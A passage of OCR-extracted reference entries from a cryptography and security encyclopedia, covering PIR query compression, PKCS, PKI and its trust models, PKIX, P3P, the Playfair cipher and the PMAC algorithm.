One way to think about the above procedure is that instead of representing the query vector in separate ciphertexts, each of which encrypts a 0 or a 1, we are representing the query vector in the *coefficients* of the plaintext. For example, when the client wishes to fetch the element at position $i = 3$ (indexing from 0) in the database, the BFV plaintext representing the query will look like: $0 + 0x + 0x^2 + 1x^3 + 0x^4 + 0x^5$. When the server receives an encryption of this plaintext and expands it, the server obtains 6 ciphertexts,

where the i-th ciphertext encrypts the plaintext $1 + 0x + 0x^2 + 0x^3 + 0x^4 + 0x^5$, and all other ciphertexts encrypt the plaintext with all coefficients being 0. In other words, compression does not change the asymptotic complexity of the query (since the degree of the polynomial now depends on the number of elements in the database), but it reduces constant costs.

An exciting area going forward is how to make the query size logarithmic in the size of the database (which is optimal). There are several works with other types of PIR constructions that achieve this, but for those that have efficient computation, this remains an open question.

Cross-References

Private Information Retrieval

References

Aguilar-Melchor C, Barrier J, Fousse L, Killijian MO (2016) XPIR: private information retrieval for everyone. In: Proceedings of the Privacy Enhancing Technologies Symposium (PETS)

Angel S, Chen H, Laine K, Setty S (2018) PIR with compressed queries and amortized query processing. In: Proceedings of the IEEE Symposium on Security and Privacy (S&P)

Fan J, Vercauteren F (2012) Somewhat practical fully homomorphic encryption. Cryptology ePrint Archive, Report 2012/144

Paillier P (1999) Public-key cryptosystems based on composite degree residuosity classes. In: Proceedings of the International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT)

Stern JP (1998) A new and efficient all-or-nothing disclosure of secrets protocol. In: International Conference on the Theory and Application of Cryptology and Information Security (ASIACRYPT)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_298

PKCS

Peter Landrock[36] ✉ and Danny De Cock[37] ✉
(36) Cryptomathic Ltd, Cambridge, UK
(37) Department of Electrical Engineering-ESAT/COSIC, K.U. Leuven and IBBT, Leuven-Heverlee, Belgium

✉ **Peter Landrock (Corresponding author)**
Email: peter.landrock@cryptomathic.com

✉ **Danny De Cock**
Email: decockd@esat.kuleuven.be

Definition

The PKCS (Public Key Cryptography Standards) are specifications produced by RSA Laboratories in cooperation with interested developers worldwide in order to promote and accelerate the deployment of PKI solutions.

Background

PKCS, the Public-Key Cryptography Standards, first published in 1991, were one of the catalysts for the standardization of public-key cryptography, and have become widely adopted and implemented.

Theory

The PKCS series are referenced in many formal and de facto standards, including ANSI X9, *PKIX*, SET, *S/MIME*, and *SSL*.

The PKCS series is under constant development, and it is RSA Laboratories' intention to revise the PKCS documents from time to time to keep track of new developments in cryptography and data security, as well as to transition the documents into open standards development efforts as opportunities arise. Currently, the list comprises:

PKCS#1:	RSA Cryptography Standard – defines mechanisms for encrypting and signing data using RSA public-key cryptosystem. It includes former PKCS#2 and PKCS#4
PKCS#2:	Withdrawn. Used to cover RSA encryption of message digests, has been merged into PKCS#1
PKCS#3:	Defines a Diffie–Hellman key agreement protocol
PKCS#4:	Withdrawn. Used to cover RSA key syntax, has been merged into PKCS#1
PKCS#5:	Password-based Encryption Standard – describes a method for encrypting a string with a secret key derived from a password
PKCS#6:	Extended-Certificate Syntax Standard – is being phased out in favor of the ITU-T X.509v3 standard
PKCS#7:	Cryptographic Message Syntax Standard – defines a general syntax for messages that include cryptographic enhancements such as digital signatures and encryption
PKCS#8:	Describes a syntax for private key information with an optional set of attributes
PKCS#9:	Selected Attribute Types – defines selected attribute types for use in the other PKCS standards
PKCS#10:	Describes the syntax for certification requests
PKCS#11:	Cryptographic Token Interface Standard – defines a technology-independent programming interface, called Cryptoki, for cryptographic devices such as smart cards and PCMCIA-cards
PKCS#12:	Personal Information Exchange Syntax Standard – specifies a portable format for storing or transporting a user's private keys, certificates, miscellaneous secrets, etc.
PKCS#13:	In development, is intended to define mechanisms for encrypting and signing data using Elliptic Curve Cryptography
PKCS#14:	In development, will cover pseudorandom number generation
PKCS#15:	Cryptographic Token Information Format Standard – a complement to PKCS#11 giving a standard for the format of cryptographic credentials stored on cryptographic tokens

Cross-References

Public Key Cryptography

Recommended Reading

http://www.rsa.com/rsalabs/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301

PKI

Marijke De Soete[38] ✉
(38) Security4Biz, Oostkamp, Belgium

Synonyms

Public key infrastructure

Definition

A public key infrastructure (PKI), also called a key management infrastructure, is an infrastructure (consisting of hardware, software, people, policies, and procedures) for a distributed environment that deals with the management (creation, distribution, usage, storage, and revocation) of digital certificates.

Theory

It is widely recognized that PKIs are an essential cornerstone of any security architecture for secure electronic transactions and communications in open distributed environments where end users have digital signature and possibly encryption capability based on public key cryptography.

In a PKI, the public keys are distributed using public key certificates digitally signed and issued by a certification authority (CA). The public key certificate binds the public key to the legitimate holder of the corresponding private key. The user identity must be unique within each CA domain. The binding is established through the registration process by a so-called registration authority (RA) for which the most important procedural step is the identification and registration of users in the system. There may be a

number of RAs attached to a CA, and a typical role is to provide the CA with the credentials of the user and possibly its public key through an authenticated channel.

Public key certificates are sometimes also referred to as digital certificates or identity certificates (Brands 1999).

In the early 1990s, the concept of attribute certificate was introduced which binds a public key to one or more attributes, defined as "information of any type" in ISO/IEC 9594-2 (2008) such as privileges, personal data, algorithm identifiers, etc. They can be considered as a generalization of identity certificates.

If digital certificates are used, it is necessary to provide means for verifying whether a certificate – which on the face of it appears to be valid – has not been revoked for some reason. This is handled by means of revocation lists or online inquiry protocols regarding the status of a certificate (such as OCSP, the Online Certificate Status Protocol).

In practice, a PKI may have multiple CAs, so that a certificate applicant and verifiers need not to trust a single CA. CAs can certify keys of other CAs and in this manner arbitrary CA structures may be formed. This gives rise to notions such as certificate chains, bridge CAs, and cross-certification.

Applications

The X509 certificate framework is one of the best known examples of identity certificates. Numerous standards and CA products have been developed based on X509 such as X9.55 (ANSI X9.55 1995) developed by the American Bankers Association, which was adopted by ANSI for the financial services industry or PKIX by IETF (www.ietf.org) for the internet.

The payment card schemes have developed their own PKI with a proprietary format for the public key certificates for the EMV-based card transactions.

Cross-References

Certification Authority
Key Management

Editorial Note

For more information see https://csrc.nist.gov/glossary/term/public_key_infrastructure

---

Recommended Reading

ANSI X9.55 (1995) Public key cryptography for the financial services industry. www.ansi.org

Brands S (1999) Rethinking public key infrastructures and digital certificates building in privacy. PhD Dissertation, Ponsen & Looijen BV

https://csrc.nist.gov/glossary/term/public_key_infrastructure)

ISO/IEC 9594-2 (2008) Information technology – open systems interconnection – the directory: models. www.iso.org

Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton
[zbMATH]

Salooma A (1990) Public-key cryptography. Springer, Berlin
[zbMATH]

Stinson D (1995) Cryptography – theory and practice. CRC Press, Boca Raton
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_97

PKI Trust Models

Mike Just[39] and Carlisle Adams[40] ✉
(39) Department of Computer Science, Heriot-Watt University, Edinburgh, UK
(40) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

PKI trust relationships

Definition

Public key infrastructure (PKI) manages trust in electronic transactions. The principal elements used for maintaining that trust are the contents of the certificates and the security safeguards in effect in the environments of the various parties involved. These two elements are derived by a risk management procedure from the business purpose of the exchanges, as captured in the certificate policy.

Generally, an entity can be said to "trust" a second entity when it (the first entity) assumes (i.e., makes the specific assumption) that the second entity will behave exactly as the first entity expects. The first entity makes this assumption about a relevant area of the second entity's behavior, and so the trust between them is limited to that specific area. In PKI, the behavior of interest is related to the distribution and use of public keys for electronic commerce. Different types of trust relationship are capable of conveying

different types of assurance between the parties. A trust relationship based upon public key cryptography technology is intended to ensure the authenticity of the second entity's identifying descriptor and the enforceability of commitments undertaken by both entities. A *trust model* is used to describe these trust relationships.

Background

Trust is a well-established concept, and there are many examples of conventional trust relationships, including those between a bank and its account holders, between an employer and its employees, between a government and its citizens, between the media and its subscribers, between an industry association and its members, and so on. These conventional trust relationships also play an essential role in establishing new trust relationships based on public key technology.

In the realm of public key technology, a necessary step toward establishing a trust relationship is for the first entity to import a public key from the second one and protect its integrity for storage or communication to other entities. The entity that imports the public key is known as the relying party, because it intends to rely upon the public key for protecting subsequent exchanges with the key-holder (the entity from whom the key is imported).

In order to avoid confusion between the two parties, the public key import operation must be performed in a manner that preserves the key's authenticity and integrity (i.e., it must be received, unmodified, from the correct key-holder). The operation must also preserve the key's "clarity" (i.e., the relying party's understanding of the approved uses for the public key must be identical to the key-holder's understanding). These security properties can only be established by means of an existing trust relationship capable of conveying the necessary assurances. Therefore, it appears to be axiomatic that a trust relationship cannot be "created" where there is no existing trust relationship. Rather, existing trust relationships can only be "qualified" and "combined" to form trust relationships with new characteristics.

One way of building on an existing trust relationship, to form a new trust relationship based on public key techniques with integrity and clarity, is to precede the import of a public key with an exchange of a trusted

authentication token for the key-holder to the relying party. Following that exchange, an automated transfer of the public key and its qualifying information can be conducted between the key-holder and the relying party. The trustworthiness of that exchange depends upon the information covered in the exchange of the authentication token for the key-holder.

The authentication token may take the form of a displayable string of characters (which the relying party can conveniently read and enter at a computer keyboard), or some preexisting shared secret information, which is linked with the public key and qualifying information. Proper transfer of the authentication token relies upon the existing trust relationship. The authenticity and integrity of the public key and its qualifying information can then be protected by relying on this authentication token. For example, as all browsers contain a set of pre-trusted public keys, when downloading a new browser, users can often verify a hash over the browser code in order to ensure that the keys have not been modified.


An essential component of the qualifying information is an identifying descriptor for the key-holder. The descriptor may be unique or shared, or some combination thereof. Sometimes it is the key-holder's name, but this is not necessarily the case. In many applications, the relying party's end goal is to associate a privilege with the key-holder, and it will use the public key to authenticate the key-holder merely as an initial step in controlling the granting of that privilege. In other circumstances, the qualifying information may indicate directly that the key-holder possesses the required privilege. In self-service and interpersonal messaging applications, the key-holder's identifying descriptor is commonly sufficient.

The property of clarity may be implemented by the qualifying information in a number of different ways. It may be expressed partially and implicitly in the type of the public key, because for technical reasons not all public keys can be used for all business purposes. It may be explicitly encoded in key-usage codes and it may be included by reference in the form of certificate policy identifiers (Cooper 2008).

Theory

When reliance is placed on an authority (trusted third party), the key-holder is commonly referred to as a subscriber, because, sometimes, the key-holder elects to subscribe to a service operated by the authority. The authority can

then support trust between two parties, so that a “relying party” can trust a subscriber, and this involves a transitive trust based upon the public keys: The relying party trusts the authority, the authority trusts the subscriber, and so, the relying party trusts the subscriber. This simple model is depicted in Fig. 1a.



PKI Trust Models, Fig. 1 Trust models

In the case of a certification authority (CA) and public keys, this relationship can be realized as follows (Adams 2003; Housley 2001):

1. The subscriber’s public key is supplied to the certification authority by an authentic means.

2. The authority’s public key is supplied to the relying party by an authentic means.

3. Subsequently, the subscriber's public key and qualifying information are supplied to the relying party either directly from the authority, or by some other communications path, with its authenticity, integrity, and clarity protected by a digital signature applied by the authority. The corresponding data structure is called a certificate and the most common means for implementing this scheme is X.509. The certificate can be viewed as the secure means by which the certification authority communicates trust to the relying party.

The above model quite succinctly presents the basic trust relation between a relying party and subscriber, as aided by an authority, as shown in Fig. 1b. In this case, the trust that the relying party has in the CA is often based upon a "trust anchor" (a public key) that has been previously shared with the relying party in a trustworthy manner. In web browsers, numerous trust anchors are prestored and already available for the user (on a new machine, or when a new browser is downloaded).

Advanced trust models can also be constructed. Figure 1c depicts a simple cross-certified model in which the relying party and the subscriber belong to different *trust domains* that are defined by their closest CA. In this case, the relying party has a direct trust relationship with their domain CA, in which the relying party has a trusted copy of their CA's public key. Similarly, the subscriber will have a trusted copy of their CA's public key. In this simple case, the respective CAs would have responsibility for certifying the corresponding public keys for the relying party and subscriber (in general, for the users in their domain). To allow the relying party to trust the subscriber, *cross-certification* is employed whereby the CA of the relying party trusts the CA of the subscriber. This can be implemented through a cross-certificate in which the CA of the relying party issues a certificate for the public key of the subscriber's CA. The resulting *trust path* from the relying party to the subscriber involves the relying party's trust anchor used to validate the cross-certificate issued to the subscriber's CA, and then the public key from the cross-certificate (belonging to the subscriber's CA) is used to validate the subscriber's certificate (and hence, gain trust in the corresponding public key of the subscriber).

A further transformation is shown in Fig. 1d, called the *Bridge CA Model*. This model envisages a scenario in which individual CAs would not directly cross-certify, possibly for reasons of efficiency or policy. For

example, in the case of two countries, each with their own set of CAs issuing certificates (possibly a different CA for each government department), the countries might choose to cross-certify through a single Bridge CA. Such a scenario is actually implemented today between Canada and the USA, for example. In this case, the Bridge CA would issue cross-certificates for all *Spoke CAs*, and the path from the relying party would differ from Fig. 1c by the addition of the Bridge CA.

Variations to these models are possible. In addition, a number of *business controls* can be implemented using various fields of the certificates (Cooper 2008).

Applications

Trust models are widely used to facilitate the trust between domains that issue and use public keys. Domains might exist in separate organizations, though might also exist within a single organization. Web browser security relies upon a hierarchical model involving dozens of “root CAs” defined by the list of trust anchors stored in today’s browsers.

Experimental Results

Numerous test results have been performed over the past 20 or more years to determine the interoperability of products and organizations that implement PKI trust models. These results are typically fed back into the standardization process to ensure future interoperability and continued adherence to standards.

Open Problems and Future Directions

Consistent challenges related to the widespread deployment of PKI and PKI trust models persist to this day, and the challenges of establishing an automated means of trust between organizations remain.

Cross-References

Certificate

PKI
Public Key Cryptography
Trust Management
Trusted Third Party

References

Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn. Addison-Wesley, Reading
[zbMATH]

Cooper D, Santesson S, Farrell S, Boeyen S, Housley R, Polk W (2008) Internet X.509 public key infrastructure certificate and CRL profile (RFC 5280), May 2008

Housley R, Polk T (2001) Planning for PKI: best practices guide for deploying public key infrastructure. Wiley, New York
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300699

PKI Trust Relationships

PKI Trust Models

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_299

PKIX, Public Key Infrastructure (X.509)

Torben Pedersen[41] ✉
(41) Cryptomathic, Århus, Denmark

✉ **Torben Pedersen**
Email: torben.pedersen@cryptomathic.com

Definition

PKIX is an IETF (Internet Engineering Task Force) working group with the goal of supporting *public key infrastructures* based on *X.509* on the Internet. The working group has produced a number of Requests for Comments (RfC). These are often referred to as "PKIX standards."

Background

The X.509 standard was first published in 1988, but in the following years the standard was extended to include the possibility of having extensions in certificates and CRLs in version 3. While this increased the applicability of the standard, it also created interoperability concerns. Based on this development the PKIX working group was established with the initial goal of creating profiles for using *X.509* on the Internet (Public-Key Infrastructure (X.509) n.d.).

Theory

The charter of the PKIX working group (Public-Key Infrastructure (X.509) n.d.) defines the scope and goals of the working group: to develop Internet standards needed to support an X.509-based PKI. This includes profiling

the X.509 standard (X.509 2005) and developing new standards related to the use of X.509 certificates on the Internet. While the initial work focused on the former a major proportion of recent work has focused on the latter. Most results of the working group are published as Request for Comments (RfC). Some of the more significant publications are mentioned below.

X.509 version 3 certificates and version 2 of certificate revocation lists permit a number of standard extensions as well as privately defined extensions; see X.509 (2005). In order to meet its initial goals the PKIX group early on published RfC 2459 as the first profile recommending usage of standard extensions and it also defined a few new extensions. This document has later been superseded by first RfC 3280 and later RfC 5280.

In relation to European Directive on Electronic Signature, the working group has made an RfC on qualified certificates as needed for qualified electronic signatures.

An informational standard describes a framework for the definition of certificate policies and *certificate practice statements*.

Related to the use of X.509 certificates on the Internet, a number of protocols have been defined. One example is certificate management protocols and a definition of certificate request message formats. The latter includes the possibility to prove possession of the private key corresponding to the public key to be certified and provides means for authenticating the requester.

A second example is the Online Certificate Status Protocol (OCSP) defined in RFC2560, which provides a mechanism for getting timely information about the status of a certificate. This may not be possible using regularly published certificate revocation lists, as a newly revoked certificate may not be listed in the revocation list held by the relying party. In OCSP a request for the status of a number of certificates is answered with a signed message containing the status of these certificates.

Thirdly, RFC3161 defines a protocol for requesting and getting a secure time stamp. Such time stamps may be used as part of a non-repudiation mechanism by time-stamping a signed message, but they can also be used in many other applications – including some that are not related to the use of X.509 certificates. A request for a time stamp does not identify the requester and a time stamp on a particular message is obtained without revealing the contents of the message – only the hash value of the message ("Collision-Resistant Hash Function") is revealed to the time-stamping

authority. Basically, the time stamp is a signed structure containing the hash value of the message and the time. The time stamp also contains *policy* information indicating the applicability of the time stamp. If necessary, more information can be placed in time stamps using the extension mechanism also used in X.509 certificates.

Recommended Reading

Public-Key Infrastructure (X.509) (pkix)

X.509: ITU-T Recommendation X.509|ISO/IEC 9594-8: Information technology – open systems interconnection – the directory: public-key and attribute certificate frameworks (2005)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_759

Platform for Privacy Preferences (P3P)

Lorrie Faith Cranor[42] ✉
(42) School of Computer Science, Carnegie Mellon University, Pittsburg, PA, USA

✉ **Lorrie Faith Cranor**
Email: lorrie@cs.cmu.edu

Definition

The Platform for Privacy Preferences (P3P) is a World Wide Web Consortium (W3C) recommendation for standardized computer-readable Web site privacy policies.

Background

The Platform for Privacy Preferences (P3P) was developed by the World Wide Web Consortium (W3C) to provide a standard way for Web sites to communicate about their privacy policies in a computer-readable format. This allows for the development of P3P user agents that can fetch these policies, evaluate them, and help users by displaying pertinent information, blocking cookies, or performing other functions based on each Web site's privacy policy (Cranor 2002).

W3C working groups developed the P3P specification over a period of several years, and released P3P 1.0 as an official Recommendation in 2002 (Cranor et al. 2002). Subsequently, the W3C began work on a P3P 1.1 specification, which was released as a W3C Working Group Note in 2006. However, P3P 1.1 has not become an official W3C Recommendation. In addition, the W3C also developed a working draft for A P3P Preference

Exchange Language (APPEL) that specified a language for encoding user privacy preferences. However, APPEL has not become an official W3C Recommendation.

P3P functionality has been built into the Microsoft Internet Explorer (IE) and Netscape Navigator Web browsers. IE uses P3P to make cookie-blocking decisions. In addition, AT&T Research developed a P3P user agent called Privacy Bird, which is now being maintained by the CyLab Usable Privacy and Security (CUPS) Laboratory at Carnegie Mellon University. CUPS also developed a P3P search engine called Privacy Finder.

Although P3P was adopted by thousands of Web sites around the world (Cranor et al. 2008), it never saw widespread adoption and over time Web sites found ways to fool IE into accepting their cookies without valid P3P policies (Cranor 2012). In 2018, W3C declared P3P to be an obsolete recommendation.

Applications

The P3P Recommendation specifies a standard format for P3P policies, Web site privacy policies encoded using the XML language. P3P policies include contact information for the Web site to which they apply, information about resolving privacy disputes with that site, and information about that site's policies for providing individuals with access to their own data. In addition, P3P policies indicate the types of data a site collects, purposes for which data may be used, and data sharing and retention policies. P3P policies can also indicate when opt-in or opt-out options are available and provide a pointer to information about how to exercise these options.

The P3P Recommendation also specifies a standard policy reference file format, which is used to indicate the files and directories to which a P3P policy applies. P3P user agents first locate and request policy reference files and then request the applicable P3P policy files. Most Web sites place their policy reference files at a well-known location: w3c/p3p.xml. However, Web sites have the option of placing their policy reference files at other locations and referencing that location in their HTTP headers or in HTML link tags embedded in HTML content.

Finally, the P3P Recommendation specifies a standard format for P3P compact policies that can be used by P3P user agents to evaluate the

privacy policies associated with cookies without having to fetch the full P3P policy. Compact policies are a series of three- and four-letter tokens that describe key elements of P3P policies that pertain to cookies. They are an optional part of the P3P specification and are required to be accompanied by full P3P policies and policy reference files.

References

Cranor LF (2002) Web privacy with P3P. O'Reilly, Sebastopol

Cranor LF (2012) Necessary but not sufficient: standardized mechanisms for privacy notice and choice. J Telecommun High Technol Law 10:273

Cranor L, Langheinrich M, Marchiori M, Presler-Marshall M, Reagle J (2002) The platform for privacy preferences 1.0 (P3P1.0) specification. W3C Recommendation 16 April 2002. http://www.w3.org/TR/P3P/

Cranor LF, Egelman S, Sheng S, McDonald AM, Chowdhury A (2008) P3P deployment on websites. Electron Commer Res Appl 7(3):274–293

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300700

Playback Attack

Replay Attack

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_172

Playfair Cipher

Friedrich L. Bauer[43] ✉
(43) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu


This is digraphic, bipartite *substitution* (Substitutions and Permutations) $V_{25} \times V_{25} \rightarrow V_{25} \times V_{25}$, using a 5 × 5 Polybios square and a "crossing step" $(\alpha\beta)(\gamma\delta) \mapsto (\alpha\delta)(\gamma\beta)$. In the example given below, the key palmerstone has been used to make the Polybios square (see mixed, Alphabet).

	1	2	3	4	5
1	P	A	L	M	E
2	R	S	T	O	N
3	B	C	D	F	G
4	H	I	K	Q	U
5	V	W	X	Y	Z

ag ↦ (12)(35) ↦ (15)(32)
↦ EC

If a bigram is found in the same row (or the same column), the "crossing step" degenerates: it takes the cyclically right neighbor: am ↦ LE; ae ↦ LP; aa ↦ LL (or the neighbor cyclically below: dl ↦ KT; dx ↦ KL). Modified rules are common, especially the one concerning the doubles: perhaps one letter of the pair will be omitted or replaced with a null; in cases like "less seven" this will lead to encrypt "le s& s& se ve n&," where & is a null.

A modified Playfair uses two Polybios squares, one for the first and one for the second character of the bigrams, e.g.,



In case a bigram is found in the same row or column, rules similar to the ones above are to be applied.

Cross-References

Encryption
Symmetric Cryptosystem

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_603

PMAC

Bart Preneel[44] ✉
(44) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

Parallelizable message authentication code

Definition

PMAC is a parallelizable MAC algorithm based on a block cipher. PMAC computes the value Σ, defined as the sum modulo 2 of the ciphertexts obtained by encrypting the sum modulo 2 of each message block (except the last one) and an offset derived from the key and the block index. Next the last message block (padded to the block length if necessary) is added to Σ; if no padding occurs, an extra offset is added to Σ. The resulting string is encrypted with the block cipher and the MAC value is obtained by truncating the final ciphertext.

Background

PMAC is a MAC algorithm designed by Black and Rogaway (2000) in 2002.

Theory

PMAC is a deterministic MAC algorithm based on a block cipher related to the OCB mode (Authenticated Encryption). In contrast to CBC-MAC, PMAC is fully parallelizable, which means that up to t processors can be used in parallel, where t is the number of n-bit blocks of the message. For serial computations, PMAC is about 8% slower than CBC-MAC. The computation of PMAC does not require the knowledge in advance of the message length.

In the following, the block length and key length of the block cipher will be denoted with n and k respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$. An n-bit string consisting of zeroes will be denoted with 0^n. The length of a string x in bits is denoted with $|x|$. If $i \geq 1$ is an integer, $\texttt{ntz}(i)$ is the number of trailing 0-bits in the binary representation of i. For a string x with $|x| < n$, $\text{pad}_n(x)$ is the string of length n obtained by appending to the right a "1" bit followed by $n - |x| - 1$ "0" bits. Considered the finite field GF(2^n) defined using the irreducible polynomial $p_n(\text{x})$; here $p_n(\text{x})$ is the lexicographically first polynomial, chosen among the irreducible polynomials of degree n that have a minimum number of nonzero coefficients. For $n = 128$, $p_n(\text{x}) = \text{x}^{128} + \text{x}^7 + \text{x}^2 + \text{x} + 1$. Denote the string consisting of the rightmost n coefficients (corresponding to x^{n-1} through the constant term) of $p_n(\text{x})$ with $\tilde{p}_n$; for the example $\tilde{p}_{128} = 0^{120}10000111$. The operation $\texttt{multx}(s)$ on an n-bit string considers s as an element in the finite field GF(2^n) and multiplies it by the element corresponding to the monomial $\texttt{x}$ in GF(2^n). It can be computed as follows, where s_{n-1} denotes the leftmost bit of s, and $\ll$ denotes a left shift operation:

$$\text{multx}(s) = \begin{cases} s \ll 1 & \text{if } s_{n-1} = 0 \\ (s \ll 1) \oplus \tilde{p}_n & \text{if } s_{n-1} = 1 \end{cases}$$

Similarly, the operation $\texttt{invx}(s)$ multiplies the string s by the element corresponding to the monomial x^{-1} in GF(2^n). It can be computed as follows, where $\gg$ denotes a right shift operation:

$$\mathrm{invx}(s) = \begin{cases} s \gg 1 & \text{if } s_{n-1} = 0 \\ (s \gg 1) \oplus \tilde{p}_n & \text{if } s_{n-1} = 1 \end{cases}$$

The first step of a PMAC computation precomputes some key-dependent constants. Define $\mu \leftarrow \lceil \log_2 t_{\max} \rceil$ where t_{max} is the maximum number of n-bit blocks in the message. For a key K, one computes $L \leftarrow E_K(0^n)$ and sets $L(0) \leftarrow L$. Next, one defines $L(i) \leftarrow \mathrm{multx}(L(i-1))$ for $1 \le i \le \mu$ and $L(-1) \leftarrow \mathrm{invx}(L)$.

PMAC can now be defined as follows. Set $t \leftarrow \lceil |x| / n \rceil$; in the special case that t equals 0 set $t \leftarrow 1$. Split the input x (of maximum length $n2^n$ bits) into tn-bit blocks $x_1, x_2, \ldots x_t$, where the last block may be shorter than n bits. Set $\Delta \leftarrow 0^n$ and $\Sigma \leftarrow 0^n$. Now compute for $1 \le i \le t - 1$:

$$\begin{aligned} \Delta &\leftarrow \Delta \oplus L\,(\,\mathrm{ntz}(i)) \\ H_i &\leftarrow E_K\,(x_i \oplus \Delta) \\ \Sigma &\leftarrow \Sigma \oplus H_i \end{aligned}$$

As a final step, set $\Sigma \leftarrow \Sigma \oplus \mathrm{pad}_n(x_t)$. Finally

$$H_t = \begin{cases} E_K\,(\Sigma) & \text{if } |x_t| < n \\ E_K\,(\Sigma \oplus L\,(-1)) & \text{if } |x_t| = n \end{cases}$$

The PMAC value consists of the leftmost m bits of H_t.

